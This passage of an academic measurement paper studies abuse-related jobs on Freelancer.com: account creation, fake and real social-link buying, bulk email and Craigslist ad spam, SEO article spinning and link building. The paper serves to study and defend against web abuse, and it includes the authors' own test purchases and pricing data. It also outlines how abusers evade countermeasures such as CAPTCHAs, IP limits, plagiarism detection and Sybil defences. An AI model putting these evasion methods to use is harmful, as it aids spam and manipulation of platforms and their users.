Demand for accounts through Freelancer grew dramatically starting mid-2008. Figure 4 shows the number of account creation jobs posted over time. Demand for basic accounts steadily increased through mid-2008, then dramatically increased until it peaked in mid-2009.

Demand for verified accounts rose greatly when Craigslist introduced phone verification for the erotic services section of their site in early March 2008 [4]. Demand grew steadily until about October 2009, and then dropped. We extracted prices from the Craigslist postings, and observed that Craigslist PVAs first rose to $4 by the end of 2008 and then settled around $2. In Octo-

ber of 2009, prices spiked to more than $5, then hovered between $2 and $3 through 2010.

For both types of accounts—basic and verified—demand dropped during 2010. We do not know the cause; however we suspect this may be due to stricter policing on behalf of Freelancer.com; our own price solicitation for Craigslist posting was canceled by the site.

4.2 OSN Linking

Online social networking links can be abused in two ways: (1) as a communication channel to market to real users, which is a finished product ready to directly monetize; (2) as an intermediate product to increase the reputation—and thus influence—of accounts by adding social links to other fake accounts. Previous work has shown that online social networking spam has a higher click-through rate than traditional email-based spam [7]. Thus, OSN platforms have emerged as a lucrative marketing venue where spammers are exploiting the trust relationships that exist in social networks to improve their conversion rates. However, it is difficult for a spammer to contact users on a social networking site until they have established a *social link* with real users. These social links take many different forms, depending on the targeted social networking site, such as convincing a user to friend the spammer, follow a spammer's Twitter feed, become a fan of the spammer's page, or subscribe to the spammer's YouTube channel. Building social links to real users is analogous to gathering email addresses that will later by monetized with email spamming. Once this social link is established, the spammer has a communication channel that is both highly reliable and not subject to aggressive filtering.

Adding fake social links is a relatively inexpensive method for increasing the reputation of an account, which in turn presumably improves the success rate of establishing links to real users. This method is effective because people are more willing to establish or accept social links that are more popular in terms of the number of previously-established social links or other endorsements. If the account has many social links and, more importantly, if mutual social links exist, the likelihood increases that the targeted real user will establish or accept a social link with the spammer.

In this section we survey the Freelancer.com market for buying both real and fake bulk social links.

4.2.1 Characterization

There are two main categories of social networking links requested in jobs. The first are friendship relationships (e.g., MySpace and Facebook friends), where an active invitation is offered and, if accepted, targeted messages can then be delivered to a user's private inbox. The second are subscription relationships (e.g., Facebook fans, Twitter followers, YouTube subscribers) where, if a user can be induced to follow a spammer's account, messages will appear in a user's feed; depending on the site, the relationship also grants the ability to send private messages to the user. A closely related goal is to use social links to increase the perceived popularity of an object. Examples of this type of task are increasing the view count of YouTube videos, or digging links on Digg. We group all these jobs into the category of social network links and they all follow the form of increasing the reputation of an account/object or establishing a marketing channel to real users.




Figure 5: Number of job postings for social networking links.

Jobs for bulk social link building range from a few hundred to hundreds of thousands of links. Typically jobs interested in acquiring fake social links will request a relatively small number of links spread out over a large number of accounts (e.g., add 500 friends to 50 accounts). The requests for social links to real users often specify a target demographic for the links, thereby exploiting the same targeted marketing potential of using information included in a profile that legitimate advertisers on these sites also use to improve ad targeting. For example, a job might require that most social links be to male accounts in the US over the age of 18. The most targeted geographic demographics are high-income English speaking countries including the US (46%), UK (13.2%), Canada (9.5%) and Australia (6.2%). Also, based on keyword searches, females are specifically targeted in 8% of jobs and males in 3% of the jobs.

4.2.2 Trends

Figure 5 shows the demand over time for job postings for social networking links. Overall demand for social links has skyrocketed since the early part of 2010, suggesting that spammers have only recently realized the potential for monetizing social links. The social networking sites with the largest English-speaking user bases (Facebook, MySpace, Twitter, and YouTube) are targeted by 97% of the job postings for social links. Over 50% of social link jobs included words such as "real" and "active" indicating that they were seeking to buy a more finished type of social link that could be directly spammed. This percentage is a lower bound, however, as it is unclear how many

Name	Rating	Links	Top Countries (%) US	IN	BD	PH
BD_2	9.8	1,034	26.2	13.8	5.9	7.7
BD_3	9.8	1,081	43.3	7.4	32.5	4.4
BD_4	8.4	1,063	74.5	0.3	25.2	—
BD_5	10	1,071	—	—	100	—
BD_6	10	1,145	60.0	8.7	8.4	5.3
BD_7*	9.8	555	30.6	10.4	10.6	8.4
IN_4	9.9	1,095	64.3	25.1	10.5	—
MY_1	9.8	1,110	99.1	—	—	0.1
PK_4	–	1,015	24.7	9.2	5.9	7.0
RO_1	10	1,058	31.8	11.0	8.8	8.4

Table 6: Summary of the social links purchased to pages for our custom Web sites. The names of the sets correspond to the selected workers' home countries, while the rating column refers to his or her average rating. The worker responsible for BD_7 did not complete the job in a timely manner. Country codes: BD – Bangladesh, IN – India, RO – Romania, MY – Malaysia, PK – Pakistan.

postings did not include these types of words but were actually seeking real social links.

Overall the median offered price in posts were $0.01 per social link, and median bids were between $0.02–0.03 per a social link. These prices were similar across all of the social networking sites. This low price point raises the interesting question of whether proposed defenses that mitigate Sybil attacks via analysis of social link structure [14, 15] might be vulnerable to adversaries that are willing to simply hire humans to create real social links.

4.2.3 Experiences Purchasing Social Links

In preparation for purchasing social links, we instantiated several Web sites on the topic of cosmetics consulting [16] and created separate "pages" about each site on a popular social networking service. We then commissioned a job to obtain one thousand social links for these pages. The posted job explicitly targeted users from the US, Canada, and the UK. We assigned the task to 10 different workers, each given a different Web site to target.

Table 6 shows the results of this task. The name of the sets correspond to the selected workers' home countries, and the links column is the maximum reported daily number of social links. Most of the workers delivered the required number of social links in a timely manner (except for the BD_7 set); the quality of the social links, however, was quite poor. Most of the workers did not deliver social links from users that met our specifications, particularly in regards to user countries. Also, several of the workers added social links at a rapid pace, with some jobs being completed in as few as two days. Next, we observed substantial overlap between the users linked to our target pages, shown in Figure 6. As many as 50% of the




Figure 6: The number of user accounts common to each pair of workers hired to create social links. Labeled solid lines indicate at least 100 user accounts (out of 1,000 requested) in common, dashed lines indicate at least 10 but fewer than 100 user accounts in common. Work performed by MY_1, PK_4, and BD_2 was done in April, while the remaining jobs were done roughly a month later.




Figure 7: Median number of friends vs. median number of page social links for the sets of users linked to our websites.

users (between IN_4 and BD_4, for example) overlapped. This overall suggests that the workers are all manipulating the same set of users to produce these social links, or even perhaps subcontracting out the task to the same groups of workers. Only one worker, responsible for MY_1, had no overlap with any of the other sites. Again, the selected worker ratings do not reflect the quality of the delivered products; we posit that buyers who hire these workers find it difficult to evaluate social link quality.

Next, we extracted the profiles for the OSN users who were linked to our target Web sites, and looked at the number of friends and page links listed on their profiles. Figure 7 shows a scatterplot of the median number of friends versus the median number of page links for these OSN users. Several clusters emerge in the graph. Within each user batch, we manually visited the profiles of those users; only one worker, MY_1, appears to have delivered social links from legitimate users. The rest used predominately fake accounts, many of which had few friends and a large number (>1,000) of page social links.

4.3 Spamming

In our study, we consider spamming to be the dissemination of an advertiser's message to users by means other than established advertising networks. Spamming provides the buyer with a direct marketing channel to his

targets, and as such, represents one of the most finished commodities in the advertising value chain.[6]

In our survey and classifier-based labeling (Tables 2 and 3), the class of spamming jobs is comprised of ad posting and bulk mailing.[7] Because Craigslist is the main target of ad posting jobs (82%), we treat it separately. We begin by first analyzing the pricing data for bulk mailing.

4.3.1 Bulk Mailing

Bulk mailing is simply traditional email spam and represents 0.3–0.4% of all jobs posted on Freelancer.com. In most cases, the buyers supply their own mailing lists, although some—generally targeting larger volumes—expect bidders to supply their own address lists.

We extracted pricing data from the job descriptions of 236 postings. We averaged these prices and discovered that buyers on Freelancer.com were willing to pay approximately $5.62 to send 1,000 emails, with a median price of $1.00. The extracted prices varied wildly; thus, we manually scanned another 100 random postings. Again, we observed a wide range of prices, from one buyer willing to pay only $0.06/1,000 emails, to another buyer willing to pay $5.00/1,000 emails.

A final point of comparison is our own posting for bulk mailing services. We posted a job that involved sending bulk emails to three million individuals and received 10 responses. Of the 10 responses, five included a price, and these prices ranged from $0.30 to $2 per 1,000 messages (with a median of $0.75/1,000 emails).

4.3.2 Craigslist Ad Posting

Posting an ad on Craigslist is typically free, but Craigslist takes special measures to restrict the number of ads posted by a single individual (e.g., IP rate limiting, CAPTCHAs, etc.). In the context of our study, when Freelancer.com buyers create jobs to "spam" Craigslist, their goal is to obtain *repeated* ad postings from workers, usually on a daily basis. This is done to keep a buyer's ads at the top of the search results. Our classifier identified 11,190 job postings of this type, 9,096 (81%) of which contained the service name "Craigslist" or a variation thereof (in total comprising 1.1% of all jobs on Freelancer.com).[8]

Figure 8 shows the prices offered by buyers for a single Craigslist posting (top) and the average number of job posts per day pertaining to Craigslist ad posting (bottom). The solid circles indicate monthly median prices, and the solid bars show the 25% to 75% quartiles of the prices. In early March 2008, Craigslist added a phone verification requirement for posting in the erotic services section [4], and later extended the requirement to posting in other parts of the site some time in early May 2008 (both dates indicated with dashed vertical lines in the graph).




Figure 8: Median monthly prices offered by buyers for each Craigslist ad posted (top), and the monthly number of posts (bottom), both as a function of time. The solid vertical price bars show 25% to 75% price quartiles. The dashed vertical lines indicate approximate dates when Craigslist introduced phone verification for erotic services ads (March 2008) and other services (May 2008). The three bids received in response to our solicitation are indicated with a triangle on the right edge.

Figure 8 illustrates that the demand for *posting* to Craigslist started growing gradually after the policy changes, and the prices offered by buyers stayed essentially unchanged until mid-2009. Recall that in mid-2009, demand for phone verified accounts (which are dominated by Craigslist) appears to drop dramatically (Figure 4), having increased rapidly over the past year. Note, however, that the demand for Craigslist ad *posting* continues to rise during that same time period, nearly quadrupling in price within a year.

To further compare pricing data, we posted a job description on Freelancer soliciting bids for "Experienced Craigs List Posters." We received 10 responses, with three bids of $0.40, $0.60, and $0.65 per ad; these prices are shown for comparison purposes in the top graph of Figure 8 as solid triangles on the right edge. These prices are roughly in accordance with the buyer offers.

4.4 Search Engine Optimization

Search engine optimization (SEO) represents the second major advertising channel along with spam. SEO is a multi-billion dollar industry for improving the ranking of sites and pages returned in search results on popular search engines. Improving the ranking of pages in

[6] The most finished commodity is actual site traffic; however, traffic of reasonable quality (with respect to conversion rate) usually requires site-specific targeting and additional advertiser-provided material ("creatives").

[7] While we found several other kinds of spam-like jobs (e.g., bulk SMS), they did not represent a significant fraction of all jobs, and are not part of our study.

[8] Classified ad sites BackPage and Kijiji represented 6.6% and 5.5% of jobs classified as ad posting; we chose to focus on Craigslist because it dominated this job category.

search results increases traffic to that page. "White hat" SEO improves the search rank of pages while obeying the guidelines provided by search engine companies like Google that prevent abuse of the indexing and ranking algorithms. "Black hat" SEO abuses the indexing and ranking algorithms, sacrificing the relevance of a page with the sole goal of attracting traffic via search results.

There are three kinds of black hat SEO offerings on Freelancer.com, spanning the spectrum from least to most "finished": content generation, link building, and search placement.

Content generation increases the number of sites that contain indexable content together with links to a target page. This goal is achieved either by having writers generate unique content for sites, often by rewriting existing material, or by using a semi-automated technique known as *spinning*. Spinning often uses structured templates together with a variety of word, phrase, and sentence "dictionaries" to generate many variants of effectively the same content, and is analogous to the template-based techniques used to generate polymorphic spam that can defeat spam filters [11].

Link building is a more focused type of SEO job whose goal is to place links on pages with existing content, emphasizing placement on pages with high rank as defined by search engines. Rather than generating and distributing content across many sites as a basis for improving the ranking of a target page, link building bootstraps on existing highly-ranked pages.

The most finished kind of SEO job is search placement. The buyer does not care *how* the desired search placement is achieved, only that they place in the top search results on Google. Such jobs were relatively rare on Freelancer, and we only survey content generation and link building jobs in further detail.

4.4.1 Content Generation

A popular form of abusive SEO is to post "articles" to various sites and forums. These articles contain keywords and links intended to increase the search engine PageRank of a page in search results returned from queries that use the same keywords. With proper accounts (Section 4.1), the posting step can be automated. However, defenses implemented by search engines can detect automatically-generated article content. Such defenses have thereby created a demand for human workers to generate sufficiently realistic articles that defeat the countermeasures. Indeed, such article writing jobs represent the most popular abusive job category by far, accounting for over 10% of all Freelancer jobs (Table 2).

Article job descriptions request batches of 10–50 articles at a time in grammatically correct English on a particular topic, seek articles typically 250–500 words in length, and often have a variety of requirements




Figure 9: Median monthly prices offered by buyers for each article posted (top) and monthly average number of buyer posts per day (bottom), as a function of time. Vertical price bars show 25% to 75% price quartiles.

that reflect perceived countermeasures implemented by the search engines. A frequent requirement is sufficient "originality" (albeit often of simply rewritten text) to pass CopyScape, a popular plagiarism detection tool; such originality counters the capability of search engines to detect and discount similar content. Other such requirements request rewritten text beyond straightforward manipulation of existing content (simple synonym substitution, transposing sentences, etc.).

Figure 9 shows buyer demand and offered prices over time for article content generation jobs. Growth in demand for articles has been strong, with the number of jobs offered increasing linearly, with a peak of nearly 3,000 article jobs posted in August 2010. This substantial growth in demand strongly suggests that article writing is indeed an effective form of SEO abuse. Yet prices for articles have been relatively stable over the past four years, with buyers offering $2–4/article.

4.4.2 Experiences Purchasing Articles

To evaluate the quality of the articles written by Freelancer workers, we solicited and employed ten workers to write six original articles on the topic of skin care products. We required each article to contain at least 400 words, have a keyword density of at least 2%,[9] and pass the CopyScape [5] plagiarism detection system. Table 7 shows the results of this assignment. Workers are identified by their two-letter country and a digit. In addition to the three criteria above, we also computed the articles' Flesch–Kincaid Grade Level [10]—a measure of text

[9] "Keyword density" is the frequency of occurrence of a set of keywords provided by the bidder to be included in the text. Keyword density thresholds ensure that search engines index a Web page with respect to the specified keywords. In our experiment, we provided workers with keywords such as "dry skin moisturizer" and "exfoliating scrub".

		Failed articles			
ID	Rating	Len	KD	CS	FKGL
IN_5	9.50	–	6	–	8.8 ± 1.0
PH_1	9.75	4	5	–	7.7 ± 0.9
BD_8	–	–	4	–	8.1 ± 0.7
KW_1	9.62	–	3	–	10.0 ± 0.3
IN_6	9.62	–	2	–	7.2 ± 0.8
UK_2	10	–	1	2	9.0 ± 0.5
US_1	10	–	1	–	8.6 ± 0.2
BD_9	9.81	–	1	–	9.3 ± 0.5
AU_1	–	–	1	–	11.0 ± 1.0
KE_1	10	–	–	–	9.6 ± 1.0

Table 7: Quality of articles written by workers on the topic of skin care products. Columns *Len*, *KD*, and *CS* show how many of each worker's six articles failed the length, keyword density, and CopyScape plagiarism detection requirements. The *FKGL* column shows the Flesch–Kincaid Grade Level [10] range of each worker's text after excluding their lowest and highest scoring articles. Country codes: PH – Philippines, IN – India, BD – Bangladesh, KW – Kuwait, UK – United Kingdom, US – United States, AU – Australia, KE – Kenya.

readability based on word and sentence length, roughly indicating the school grade level required to comprehend the text. The FKGL column shows the score range of the work produced by each worker after excluding their lowest and highest scoring articles.

Quality of the work produced by the ten workers varied considerably. More than half of the articles produced by workers IN_5, PH_1, and BD_8 did not meet our 2% keyword density requirement; in addition, PH_1 failed to produce articles of the required length (400 words). On the other hand, half of the workers produced articles satisfying our criteria in at least five out of six cases. Unfortunately, two of the articles produced by UK_2 did not pass the CopyScape plagiarism detection tool, and as such, would likely not be indexed by search engines.

Articles written by the workers were understandable and on topic. The Flesch–Kincaid Grade Level of the articles reveals a notable level of English composition. For comparison, five Wikipedia articles on the same topic had scores in the range 12.1 ± 0.5, while six articles from Cosmopolitan—a popular women's magazine in the US—about skin care fell in the 7.9 ± 0.8 range. Thus, at least with respect to SEO, our results show Freelancer to be a useful source of inexpensive content that would be difficult to distinguish mechanically from work produced by more highly-paid specialist writers.

4.4.3 Link Building

Google reports a PageRank (PR) metric for every page, accessible via the Google Toolbar. The PR ranges from 0–10, with new and least popular pages having a PR of 0 and the highest ranked pages having a PR of 10. This PageRank is a combination of the number of sites that link to the page—so-called backlinks—and the PageRanks of the pages with the backlinks. Not surprisingly, another common SEO abuse is to increase the number of sites that backlink to a page, and to have those backlinks on sites with high PageRank.




Figure 10: Average price buyers offered for backlinks on pages with a given PageRank (PR). Higher PRs correspond to more popular (and valuable) pages. The number above the bar corresponds to the number of jobs requesting backlinks of that PR.

Hiring people to perform this kind of SEO task is another frequent kind of abusive job on Freelancer, accounting for over 3% of all jobs. We placed such link-building tasks into two categories, "white hat" and "grey hat". White hat link building jobs have requirements that specifically try to avoid search engine countermeasures, such as no link farms, no blacklisted sites, no redirects or JavaScript links, links on sites with generic top-level domains, and so on. Jobs also specify the PageRank of the pages on which the backlinks will be placed, and that the buyer will validate the links created according to all of their criteria. Grey hat link building is much more indiscriminate, such as spamming blogs with links embedded in comments.

How much do people value backlinks as an SEO technique? The job postings quantify this value in economic terms. For the "white hat" link building jobs for which we could automatically extract pricing data, Figure 10 shows that the median price per backlink buyers offered is directly correlated with the PageRank (PR) of the page containing the backlink. One buyer offered over $25 per backlink on pages with PR8, while buyers offered nearly $5 per backlink on PR4 pages, the most popularly-requested PR.

Next, we look more closely at buyers who posted "grey hat" link building jobs, or ones that allow for such questionable SEO methods as blog commenting, forum posting, etc. For these Freelancer job postings, buyers oftentimes directly specify the URL that they are interested in using greyhat techniques on. We extracted over two thousand URLs that were present in the body of the grey-

Domain Name	Num. Sites	Num. Inlinks
Blogspot	316	10,028
Wordpress	213	2,402
Yahoo	147	1,187
ArticlesBase	143	747
Folkd	108	302
ArticleSnatch	107	491
Google	97	184
Squidoo	88	154
Diigo	88	277
ArticleAlley	88	471

Table 8: Summary of top 10 targeted domain names for greyhat link purchasing.




Figure 11: Distributions of countries for buyers and bidders.

hat link building posts. Using Yahoo Site Explorer [13], we checked the first 1,000 inlinks (restricted by the API) pointing to each URL. Then, we filtered URLs with more than 1,000 inlinks remaining (i.e., not retrievable via the Yahoo API), yielding 813 sites. Table 8 shows the top domain names for the inlinks. As expected, Blogspot and Wordpress are highly targeted for link spamming. Yahoo Answers and Groups, as well as Google Knol and Google Sites, are also targeted.

5 User Analysis

We end our investigation of Freelancer activity by surveying the geographic demographics and job specialization of Freelancer users.

5.1 Country of Origin

There are clear demographic differences between buyers and bidders. Figure 11 shows the distribution of countries of origin for all buyers and bidders of the abuse-related jobs categorized in Table 2. (The distribution for selected workers closely follows the overall bidder distribution.) We extract the country of origin for users from their profile information. We note that this information is self-reported and nothing prevents users from being dishonest; further, we have seen instances where buyers post jobs specifically avoiding bidders from India, for instance, providing a potential motive for dishonesty. Numbers for such countries are therefore a lower bound.




Figure 12: Top five countries of buyers posting abusive jobs.

The largest group of buyers is from the United States, and other English-speaking countries feature prominently (UK, Canada, Australia, even India). In contrast, the largest group of bidders is from India, followed by neighboring Pakistan and Bangladesh—countries with a large cheap labor force, substantial Internet penetration, and where English is an official language or has widespread fluency.

The country of origin demographics for each category reveals yet more detail. Figures 12 and 13 show the top five countries of buyers and bidders, respectively, for each abusive job category in Table 2. Buyers for advertisement posting (generally targeting Craigslist, Section 4.3.2) are primarily from the United States, whereas, somewhat surprisingly, buyers for human CAPTCHA solvers are primarily from Bangladesh and India—these are buyers looking to form teams of solvers. Bidders from India and Bangladesh dominate white hat and social networking link building jobs, respectively. Bidders from the only Western country (US) in the top five target article generation, creating PVAs, and advertisement posting.

5.2 Specialization

Aside from some uniform basic fundamental requirements, such as understanding English and having access to and basic knowledge of the Internet, the abuse jobs posted on Freelancer essentially require unskilled labor. As a result, Freelancers need not necessarily specialize—focus solely on a particular job category—in the tasks that they undertake.

As one metric of whether specialization occurs or not, we examined whether buyers and bidders participated in more than one category of job (for those buyers and bidders who engaged in more than one job). Indeed, bidders clearly do not specialize. For all but one category, on average fewer than 5% of the jobs that bidders bid on are within the same category; the exception is article content




Figure 13: Top five countries of bidders on abusive jobs.




Figure 14: How the various elements of the market fit together

generation, where nearly 15% of bids per bidder are on other article jobs. Moreover, not only are most bids on other job categories, but the majority of bids are on jobs that did not even fall into an abuse category in Table 2. In other words, for bidders who bid on at least one abuse job, 70–80% of their other bids were for a non-abuse job.

Buyers follow a similar pattern as bidders, but are slightly more focused: 10% of a buyer's jobs, on average, are for jobs in the same category, while 60–70% of a buyer's jobs were for a non-abuse job. Article content generation again is the one exception, with 30% of a buyer's jobs requesting articles.

6 Discussion

Figure 14 illustrates how the various markets described in this study fit together in the Web abuse chain. At the lowest level, workers need access to Web proxies (due to account registration limits placed on IP addresses), CAPTCHA solvers/OCR packages, and phone numbers. Utilizing these components, abusers can create Web-based email accounts, the primary building blocks for service abuse. The email accounts can be used to register accounts for a number of Web services, including Craigslist, Facebook, Twitter, Digg, etc.

The abusers can then implement various monetization schemes with the accounts, most of them involving "spamming". The most direct form of spamming utilizes the Web email accounts to send spam. Craigslist PVAs allow abusers to post repeated, daily advertisements, making a retailer's product consistently appear near the top of the search results. Abusers can use social networking accounts in several ways, the most direct involving the creation of social links (fan, friend, follower, etc.) for marketing purposes.

The relationship between this ecosystem and SEO is subtle: the accounts on social networking sites can also be used for SEO purposes. For example, abusers may spam blogs with comments that link to a Web page to obtain more backlinks for the site. Abusers may also submit links to social bookmarking sites, or utilize forum accounts to create posts containing links (most often in the signature field). Many of these SEO jobs require content, either in the form of articles, or actual content to include in blog comments or forum posts. Lastly, abusers can also directly purchase backlinks on sites.

7 Conclusion

This paper demonstrates how web service abuse can be augmented by the use of low-cost freelance labor. Seven years of historical data have allowed us to collect information on abuse-related work on freelancer.com, one of the largest online websites offering piecework labor outsourcing. Potential employers offered jobs such as link building on social network sites, mass email account creation, and tasks related to search engine optimization. In addition, we found that the demand for freelancers to fill these jobs is being matched by an increase in the number of freelancers around the world who will compete for the work.

Freelancer.com, and other sites that offer freelance jobs and employment are prime sources of new types of service abuse. The willingness of many freelancers to take part in these schemes allow those who offer the jobs to quickly ascertain new schemes and their success rate; if they are judged to be profitable, the jobs quickly become a staple income for the willing freelancer and thus, the employer. Services developed by experts to ensure the security of websites, such as CAPTCHA technology, are now targeted by employers who hire freelancers to break encoding and circumvent the site's security measures. These trends point to the need for anti-abuse fortifications that will defend against attackers who have a workforce of virtually unlimited knowledge at an inexpensive price. [10]

[10]The conclusion of this paper is an example of *article rewriting*: modifying text to pass plagiarism detection systems like CopyScape, commonly as a means of producing high-quality SEO content. The original text, given to the freelancer, is given below:

Acknowledgments

We would like to thank the anonymous reviewers for their feedback, Qing Zhang for the cosmetic Web sites, and Do-kyum Kim and Lawrence Saul for helpful discussions on job classification. This work was supported in part by National Science Foundation grants NSF-0433668 and NSF-0831138, by the Office of Naval Research MURI grant N000140911081, and by generous research, operational and in-kind support from Yahoo, Microsoft, Google, and the UCSD Center for Networked Systems (CNS). McCoy was supported by a CCC-CRA-NSF Computing Innovation Fellowship.

References

[1] Crowdflower. http://crowdflower.com/.

[2] Data entry assistant. http://www.dataentryassistant.com/.

[3] Esp game. http://www.espgame.org/gwap/.

[4] J. Buckmaster. Phone verification in erotic services. http://blog.craigslist.org/2008/03/phone-verification-in-erotic-services, March 2008.

[5] Copyscape.com. http://www.copyscape.com/.

[6] Freelancer.com. http://www.freelancer.com/info/about.php.

[7] C. Grier, K. Thomas, V. Paxson, and M. Zhang. @spam: The Underground on 140 Characters or Less. In *Proceedings of the 17th ACM conference on Computer and communications security*, CCS '10, pages 27–37, New York, NY, USA, 2010. ACM.

[8] P. G. Ipeirotis. Analyzing the Amazon Mechanical Turk Marketplace. *XRDS: Crossroads*, 17:16–21, Dec. 2010.

[9] T. Joachims. *Making large-scale support vector machine learning practical*, pages 169–184. MIT Press, Cambridge, MA, USA, 1999.

[10] J. P. Kincaid, R. P. Fishburne, R. L. Rogers, and B. S. Chissom. Derivation of new readability formulas (Automated Readability Index, Fog Count and Flesch Reading Ease Formula) for Navy enlisted personnel. Naval Technical Training Command Research Branch Report 8–75, February 1975.

[11] C. Kreibich, C. Kanich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamcraft: An Inside Look at Spam Campaign Orchestration. In *Proceedings of the USENIX Workshop on Large-scale Exploits and Emergent Threats (LEET)*, Boston, MA, Apr. 2009.

[12] M. Motoyama, K. Levchenko, C. Kanich, D. McCoy, G. M. Voelker, and S. Savage. Re: CAPTCHAs — Understanding CAPTCHA-Solving from an Economic Context. In *Proceedings of the USENIX Security Symposium*, Washington, D.C., Aug. 2010.

[13] YahooSiteExplorerAPI. http://developer.yahoo.com/search/boss/boss_guide/site_explorer.html.

[14] H. Yu, P. B. Gibbons, M. Kaminsky, and F. Xiao. SybilLimit: A Near-Optimal Social Network Defense against Sybil Attacks. In *IEEE Symposium on Security and Privacy*, pages 3–17, 2008.

[15] H. Yu, M. Kaminsky, P. B. Gibbons, and A. Flaxman. SybilGuard: Defending Against Sybil Attacks via Social Networks. In *Proceedings of the 2006 conference on Applications, technologies, architectures, and protocols for computer communications*, SIGCOMM '06, pages 267–278, New York, NY, USA, 2006. ACM.

[16] Q. Zhang, T. Ristenpart, S. Savage, , and G. M. Voelker. Got Traffic? An Evaluation of Click Traffic Providers. In *Proceedings of the WICOM/AIRWeb Workshop on Web Quality*, 2011.

In this paper we document how low-cost freelance labor enables Web service abuse. Using historical data spanning over seven years, we survey the market for such abuse-related work on Freelancer.com, a popular online market for piecework labor outsourcing. We found a broad range of such activities, including mass account creation, SEO-related tasks, and social network link building. Moreover, we witnessed a steadily increasing demand for such services matched by a highly competitive world-wide labor force.

